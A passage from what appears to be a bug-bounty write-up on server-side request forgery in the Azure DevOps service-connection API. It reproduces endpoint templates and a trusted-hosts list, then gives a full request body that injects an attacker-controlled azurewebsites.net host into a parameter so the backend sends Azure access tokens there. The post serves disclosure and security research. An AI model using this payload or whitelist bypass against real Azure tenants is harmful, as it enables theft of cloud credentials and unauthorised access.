
Two of the most interesting parameters in the request are actually the type and dataSourceName parameters. In the above screenshot, we see type="azurerm" (presumably Azure Resource Manager) and dataSourceName="TestConnection". Maybe if we can enumerate the different types and dataSources that are available, there is some more hidden functionality we can access?
After a bit of spelunking in the API docs for Azure DevOps, I found all of this information in the /serviceendpoint/types API. This endpoint listed not only the different available service connections, but also the available configurations for those endpoints, the different types of "requests" that could be used to verify a connection, and what looked like some templating that was used to inject parameters into the service endpoint requests at runtime. The contents of this response were too long to put in this blog post. The azurerm definition itself is over 2000 lines of formatted json. But below is a very simplified (but still very long) version of the azurerm definition, with some interesting fields:
{
"inputDescriptors":[
...
{
"id":"mlWorkspaceName",
"name":"ML Workspace Name",
"description":"Machine Learning Workspace name for connecting to the endpoint.\nRefer to <a href=\"https://docs.microsoft.com/en-us/azure/machine-learning/service/how-to-manage-workspace\" class=\"links-connections bolt-link\" target=_blank>link</a> on how to create a ML workspace.",
"type":null,
"properties":{
"visibleRule":"scopeLevel == AzureMLWorkspace"
},
"inputMode":10,
"isConfidential":false,
"useInDefaultDescription":false,
"groupName":null,
"valueHint":null,
"validation":{
"dataType":10,
"isRequired":true,
"maxLength":255
}
},
],
"authenticationSchemes":[
{
"inputDescriptors":[
{
"id":"accessToken",
"name":"Access Token",
"description":"Access token to be used for creating the service principal",
"type":null,
"properties":null,
"inputMode":10,
"isConfidential":true,
"useInDefaultDescription":false,
"groupName":"AuthenticationParameter",
"valueHint":null,
"validation":{
"dataType":10,
"maxLength":256
},
"values":{
"inputId":"accessTokenInput",
"isDisabled":true
}
},
{
"id":"role",
"name":"Role",
"description":"Role to be assigned to the service principal",
"type":null,
"properties":null,
"inputMode":10,
"isConfidential":false,
"useInDefaultDescription":false,
"groupName":"AuthenticationParameter",
"valueHint":null,
"validation":{
"dataType":10,
"maxLength":256
},
"values":{
"inputId":"roleInput",
"isDisabled":true
}
},
{
"id":"scope",
"name":"Scope",
"description":"Scope on which the role should be assigned to the service principal",
"type":null,
"properties":null,
"inputMode":10,
"isConfidential":false,
"useInDefaultDescription":false,
"groupName":"AuthenticationParameter",
"valueHint":null,
"validation":{
"dataType":10,
"maxLength":1024
},
"values":{
"inputId":"scopeInput",
"isDisabled":true
}
},
{
"id":"accessTokenFetchingMethod",
"name":"Access Fetching Method",
"description":"How the Access Token is fetched",
"type":null,
"properties":null,
"inputMode":10,
"isConfidential":false,
"useInDefaultDescription":false,
"groupName":"AuthenticationParameter",
"valueHint":null,
"validation":{
"dataType":10,
"maxLength":128
},
"values":{
"inputId":"accessTokenFetchingMethodInput",
"isDisabled":true
}
},
{
"id":"serviceprincipalid",
"name":"Application (client) ID",
"description":"",
"type":null,
"properties":null,
"inputMode":10,
"isConfidential":false,
"useInDefaultDescription":false,
"groupName":"AuthenticationParameter",
"valueHint":null,
"validation":{
"dataType":40,
"isRequired":true
}
},
{
"id":"tenantid",
"name":"Directory (tenant) ID",
"description":"",
"type":null,
"properties":null,
"inputMode":10,
"isConfidential":false,
"useInDefaultDescription":false,
"groupName":"AuthenticationParameter",
"valueHint":null,
"validation":{
"dataType":40,
"isRequired":true
}
},
{
"id":"workloadIdentityFederationSubject",
"name":"Workload Identity Federation subject",
"description":"Workload Identity Federation subject that will be used in the subject claim of the client assertion token. \nThis is derived from your organization, project and service connection name, and cannot be set by the user. \nRefer to <a href=\"https://aka.ms/azdo-rm-workload-identity\" class=\"links-connections bolt-link\" target=_blank>Workload Identity Federation in AzureDevOps link</a> on how this is used.",
"type":null,
"properties":null,
"inputMode":0,
"isConfidential":false,
"useInDefaultDescription":false,
"groupName":"AuthenticationParameter",
"valueHint":null,
"validation":{
"dataType":10
}
},
{
"id":"workloadIdentityFederationIssuer",
"name":"Workload Identity Federation issuer",
"description":"Workload Identity Federation issuer that will be used in the issuer claim of the client assertion token. \nThis is unique to an organization, and cannot be set by the user. \nRefer to <a href=\"https://aka.ms/azdo-rm-workload-identity\" class=\"links-connections bolt-link\" target=_blank>Workload Identity Federation in AzureDevOps link</a> on how this is used.",
"type":null,
"properties":null,
"inputMode":0,
"isConfidential":false,
"useInDefaultDescription":false,
"groupName":"AuthenticationParameter",
"valueHint":null,
"validation":{
"dataType":10
}
},
{
"id":"workloadIdentityFederationIssuerType",
"name":"Issuer type",
"description":"The type of the Workload Identity Federation issuer that will appear in the issuer claim of the client assertion token.",
"type":null,
"properties":null,
"inputMode":0,
"isConfidential":false,
"useInDefaultDescription":false,
"groupName":"AuthenticationParameter",
"valueHint":null,
"validation":{
"dataType":10
}
}
],
"scheme":"WorkloadIdentityFederation",
"displayName":"Workload Identity federation with OpenID Connect",
"requiresOAuth2Configuration":true,
"dataSourceBindings":[
],
"authorizationHeaders":[
],
"clientCertificates":[
],
"properties":{
"isVerifiable":"False",
"canIssueAzureAccessTokens":"True"
}
},
],
"dataSources":[
{
"name":"TestConnection",
"endpointUrl":"{{{endpoint.url}}}{{#equals endpoint.scopeLevel 'ManagementGroup'}}providers/Microsoft.Management/managementGroups/{{{endpoint.managementGroupId}}}?api-version=2018-01-01-preview{{else}}subscriptions/{{{endpoint.subscriptionId}}}?api-version=2016-06-01{{/equals}}",
"requestVerb":null,
"requestContent":null,
"resourceUrl":"",
"resultSelector":"jsonpath:$",
"callbackContextTemplate":null,
"callbackRequiredTemplate":null,
"initialContextTemplate":null,
"headers":[
],
"authenticationScheme":null
},
{
"name":"ServicePrincipalSignInAudience",
"endpointUrl":"{{{endpoint.microsoftGraphUrl}}}/v1.0/servicePrincipals/{{{endpoint.spnObjectId}}}",
"requestVerb":null,
"requestContent":null,
"resourceUrl":"{{{endpoint.microsoftGraphUrl}}}",
"resultSelector":"jsonpath:$.signInAudience",
"callbackContextTemplate":null,
"callbackRequiredTemplate":null,
"initialContextTemplate":null,
"headers":[
],
"authenticationScheme":null
},
{
"name":"CreateWebhook",
"endpointUrl":"https://{{endpoint.mlWorkspaceLocation}}.experiments.azureml.net/webhook/v1.0/subscriptions/{{endpoint.subscriptionId}}/resourceGroups/{{endpoint.resourceGroupName}}/providers/Microsoft.MachineLearningServices/workspaces/{{endpoint.mlWorkspaceName}}/webhooks/{{{webHookName}}}_{{{definition}}}",
"requestVerb":"PUT",
"requestContent":"{\"EventType\":\"ModelRegistered\", \"Id\": \"{{{webHookName}}}_{{{definition}}}\", \"CallbackUrl\":\"{{{payloadUrl}}}\", \"Filters\": {\"ModelName\": \"{{{definition}}}\"} }",
"resourceUrl":"",
"resultSelector":"jsonpath:$",
"callbackContextTemplate":null,
"callbackRequiredTemplate":null,
"initialContextTemplate":null,
"headers":[
],
"authenticationScheme":null
},
{
"name":"AzureKeyVaultSecretByName",
"endpointUrl":"https://{{{KeyVaultName}}}.{{{endpoint.AzureKeyVaultDnsSuffix}}}/secrets/{{{SecretName}}}?api-version=2016-10-01",
"requestVerb":null,
"requestContent":null,
"resourceUrl":"{{{endpoint.AzureKeyVaultServiceEndpointResourceId}}}",
"resultSelector":"jsonpath:$.value",
"callbackContextTemplate":null,
"callbackRequiredTemplate":null,
"initialContextTemplate":null,
"headers":[
],
"authenticationScheme":null
},
{
"name":"AzureStorageContainer",
"endpointUrl":"https://{{storageAccount}}.blob.{{endpoint.StorageEndpointSuffix}}/?comp=list",
"requestVerb":null,
"requestContent":null,
"resourceUrl":"",
"resultSelector":"xpath:EnumerationResults/Containers/Container/Name",
"callbackContextTemplate":null,
"callbackRequiredTemplate":null,
"initialContextTemplate":null,
"headers":[
],
"authenticationScheme":{
"type":"ms.vss-endpoint.endpoint-auth-scheme-azure-storage",
"inputs":{
"storageAccountName":"{{ storageAccount }}",
"storageAccessKey":"{{ #GetAzureStorageAccessKey storageAccount }}"
}
}
},
{
"name":"AzureKubernetesClusters",
"endpointUrl":"{{{endpoint.url}}}subscriptions/{{{endpoint.subscriptionId}}}/providers/Microsoft.ContainerService/managedClusters?api-version=2018-03-31{{{#if nextQueryParam}}}&{{{nextQueryParam}}}{{{/if}}}",
"requestVerb":null,
"requestContent":null,
"resourceUrl":"",
"resultSelector":"jsonpath:$.value[*]",
"callbackContextTemplate":"{\"nextQueryParam\": \"{{#getTokenValue response.nextLink}}{{extractUrlQueryParamKeyValue %24skiptoken,skipToken}}{{/getTokenValue}}\"}",
"callbackRequiredTemplate":"{{isTokenPresent response.nextLink}}",
"initialContextTemplate":"{\"nextQueryParam\": \"\"}",
"headers":[
],
"authenticationScheme":null
},
],
"dependencyData":[
{
"map":[
{
"key":"AzureCloud",
"value":[
{
"key":"environmentUrl",
"value":"https://management.azure.com/"
},
{
"key":"galleryUrl",
"value":"https://gallery.azure.com/"
},
{
"key":"serviceManagementUrl",
"value":"https://management.core.windows.net/"
},
{
"key":"resourceManagerUrl",
"value":"https://management.azure.com/"
},
{
"key":"activeDirectoryAuthority",
"value":"https://login.microsoftonline.com/"
},
{
"key":"environmentAuthorityUrl",
"value":"https://login.windows.net/"
},
{
"key":"microsoftGraphUrl",
"value":"https://graph.microsoft.com/"
},
{
"key":"managementPortalUrl",
"value":"https://manage.windowsazure.com/"
},
{
"key":"armManagementPortalUrl",
"value":"https://portal.azure.com/"
},
{
"key":"activeDirectoryServiceEndpointResourceId",
"value":"https://management.core.windows.net/"
},
{
"key":"sqlDatabaseDnsSuffix",
"value":".database.windows.net"
},
{
"key":"AzureKeyVaultDnsSuffix",
"value":"vault.azure.net"
},
{
"key":"AzureKeyVaultServiceEndpointResourceId",
"value":"https://vault.azure.net"
},
{
"key":"StorageEndpointSuffix",
"value":"core.windows.net"
},
{
"key":"EnableAdfsAuthentication",
"value":"false"
},
{
"key":"AzureContianerRegistryRepoSuffix",
"value":".azurecr.io"
},
{
"key":"cloudEnvironmentCode",
"value":"pub"
}
]
},
],
"input":"environment"
}
],
"trustedHosts":[
"azurecr.cn",
"azurecr.io",
"azmk8s.io",
"vault.azure.net",
"vault.azure.cn",
"vault.usgovcloudapi.net",
"vault.microsoftazure.de",
"core.cloudapi.de",
"windows-int.net",
"core.windows.net",
"core.chinacloudapi.cn",
"core.usgovcloudapi.net",
"nuget.org",
"modelmanagement.azureml.net",
"experiments.azureml.net",
"aether.ms",
"azurewebsites.net",
"graph.microsoft.com"
],
"name":"azurerm",
"displayName":"Azure Resource Manager",
"description":"Service connection type for Azure Resource Manager connections",
"endpointUrl":{
"displayName":"Server Url",
"helpText":"",
"value":"https://management.azure.com/",
"isVisible":"true",
"dependsOn":{
"input":"environment",
"map":[
{
"key":"AzureCloud",
"value":"https://management.azure.com/"
}
]
}
}
}
The above JSON blob contains one object per data source type. Back to our captured request, we see the data sorce type "TestConnection", as well as a definition for how it "works". Specifically, if we look at the parameter:
"endpointUrl":"{{{endpoint.url}}}{{#equals endpoint.scopeLevel 'ManagementGroup'}}providers/Microsoft.Management/managementGroups/{{{endpoint.managementGroupId}}}?api-version=2018-01-01-preview{{else}}subscriptions/{{{endpoint.subscriptionId}}}?api-version=2016-06-01{{/equals}}",
these curly brackets "{}" represent "mustache templating" used by the backend. Wildly, the response of this API shows the actual templating logic that is used on the server. Once again, this is the same conclusion found by the folks at Binary Security in the previously identified SSRFs they found on this endpoint, although this provides some more insights into how the requests are built.
Now, we know that the endpoint needs to send an authenticated request to the backend in order to "verify" that the token works, so we can assume that the "endpointUrl" parameter is the endpoint that is used for that verification. And whats more, we can see that in almost all of these data sources, the endpointUrl is actually dynamically generated via a mustache template. For example, in the small selection I added above:
"name":"AzureKubernetesClusters",
         "endpointUrl":"{{{endpoint.url}}}subscriptions/{{{endpoint.subscriptionId}}}/providers/Microsoft.ContainerService/managedClusters?api-version=2018-03-31{{{#if nextQueryParam}}}&{{{nextQueryParam}}}{{{/if}}}",

"name":"AzureStorageContainer",
         "endpointUrl":"https://{{storageAccount}}.blob.{{endpoint.StorageEndpointSuffix}}/?comp=list",

"name":"AzureKeyVaultSecretByName",
         "endpointUrl":"https://{{{KeyVaultName}}}.{{{endpoint.AzureKeyVaultDnsSuffix}}}/secrets/{{{SecretName}}}?api-version=2016-10-01",


"name":"CreateWebhook",
         "endpointUrl":"https://{{endpoint.mlWorkspaceLocation}}.experiments.azureml.net/webhook/v1.0/subscriptions/{{endpoint.subscriptionId}}/resourceGroups/{{endpoint.resourceGroupName}}/providers/Microsoft.MachineLearningServices/workspaces/{{endpoint.mlWorkspaceName}}/webhooks/{{{webHookName}}}_{{{definition}}}",

"name":"ServicePrincipalSignInAudience",
         "endpointUrl":"{{{endpoint.microsoftGraphUrl}}}/v1.0/servicePrincipals/{{{endpoint.spnObjectId}}}",
Each of these uses a different parameter for the mustache template. After playing with the API for a few minutes, it was pretty apparent that the end user has control over almost all of these parameters in the request. So in other words... are all of these vulnerable to SSRF? And does that mean that the token will be sent to my server if I plug in a URL I control?

After testing this straightaway, it turns out that there is a whitelist of URLs that can be plugged in for some of these parameters. I didnt find any endpoints in the azurerm type that did not use validation. Although there were plenty in other "types" that were vulnerable to SSRF, my goal was to steal a token for Azure Resource Manager via workload federation, as the impact is very obvious. So, how can we bypass this whitelist?
It turns out - very easily. If we look back to the definition for the azurerm type, the definition contained a list of "trusted hosts". Very convenient! Included in this list was azurewebsites.net, which is the domain that all Azure App Services are created under. So, to bypass the whitelist, all we need to do is create an app service and use that domain.

After creating an app service called "bbounty" and setting the parameter to bbounty.azurewebsites.net - bingo, whitelist bypassed and we receive a request on our backend app service (simply printing the request out in logs). The following JSON object was sent to the endpoint (see mlWorkspaceLocation parameter):
{
  "dataSourceDetails": {
    "dataSourceName": "Models",
    "dataSourceUrl": "",
    "headers": [],
    "resourceUrl": "",
    "requestContent": "",
    "requestVerb": "",
    "parameters": {
    },
    "resultSelector": "",
    "initialContextTemplate": ""
  },
  "resultTransformationDetails": {
    "callbackContextTemplate": "",
    "callbackRequiredTemplate": "",
    "resultTemplate": ""
  },
  "serviceEndpointDetails": {
    "data": {
      "environment": "AzureCloud",
      "scopeLevel": "Subscription",
      "storageAccount": "test",
      "identityType" : "AppRegistrationManual",
      "creationMode": "Manual",
      "mlWorkspaceLocation": "bbounty.azurewebsites.net?a=",
      "subscriptionId": "00000000-0000-0000-0000-000000000000",
      "mlWorkspaceName": "test"
    },
    "type": "azurerm",
    "url": "https://management.azure.com/",
    "authorization": {
      "parameters": {
        "tenantid": "be68d3d0-141b-4b3d-b18d-4ddbe8818cf2",
        "workloadIdentityFederationSubject": "anysubject",
        "serviceprincipalid": "44c79819-1e17-461e-a59b-3c652f67862e"
      },
      "scheme": "WorkloadIdentityFederation"
    }
  }
}
And as a result, the following request was sent to my app service:

In fact, there were several endpoints that could be used to fetch tokens with different backend resources. For example, here is a screenshot of fetching a token for key vault:
